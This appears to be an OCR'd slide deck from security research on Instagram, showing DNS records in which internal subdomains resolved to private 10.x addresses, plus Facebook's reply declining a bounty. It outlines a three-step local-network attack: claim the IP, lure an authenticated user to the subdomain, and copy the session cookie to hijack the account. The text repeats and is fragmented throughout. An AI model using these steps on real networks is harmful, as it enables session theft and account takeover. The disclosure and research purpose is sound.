
a:graphite.instagram.com **Find Problems** **Monitor This**

Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min




INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**



INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**



a:graphite.instagram.com Find Problems Monitor This

Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min

a:sentry.instagram.com Find Problems Monitor This

Type	Domain Name	IP Address	TTL
A	sentry.instagram.com	10.206.31.25	5 min

Reported by **ns-852.awsdns-42.net** on 7/5/2015 at **10:19:45 PM (UTC 0)**, just for you. (History) Transcript

a:sensu.instagram.com Find Problems Monitor This

Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min

Reported by **ns-1683.awsdns-18.co.uk** on 7/5/2015 at **10:19:25 PM (UTC 0)**, just for you. (History) Transcript

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**


How to exploit?


INFRASTRUCTURE


1. **Instagram.com Subdomain Hijacking on Local Network**

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**







INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**
   a) Claim 10.* IP on local network & start local webserver of http://graphite.instagram.com
   b) Lure victim into browsing to http://graphite.instagram.com while being authenticated to https://www.instagram.com
   c) Copy session cookie & hijack session

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**

Thank you for your reply. This issue has been discussed at great lengths with the Facebook Security Team and while this behavior may be changed at some point in the future, **it is not eligible for the bug bounty program**.

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**

Thank you for your
reat lengths with the
Facebook Security
anged at some point
in the future, **it is no**

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**

a:sensu.instagram.com **Find Problems** **Monitor This**


Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min

Reported by **ns-1683.awsdns-18.co.uk** on 7/5/2015 at **10:19:25 PM (UTC 0)**, just for you. (History) Transcript


Type	Domain Name	Canonical Name	TTL
CNAME	sensu.instagram.com	ec2-54-174-69-26.compute-1.amazonaws.com	5 min

Reported by **ns-1144.awsdns-15.org** on 9/20/2015 at **8:08:41 PM (UTC 0)**, just for you. (History) Transcript

INFRASTRUCTURE




INFRASTRUCTURE



Source: https://exfiltrated.com/research-Instagram-RCE.php


INFRASTRUCTURE



Source: https://exfiltrated.com/research-Instagram-RCE.php

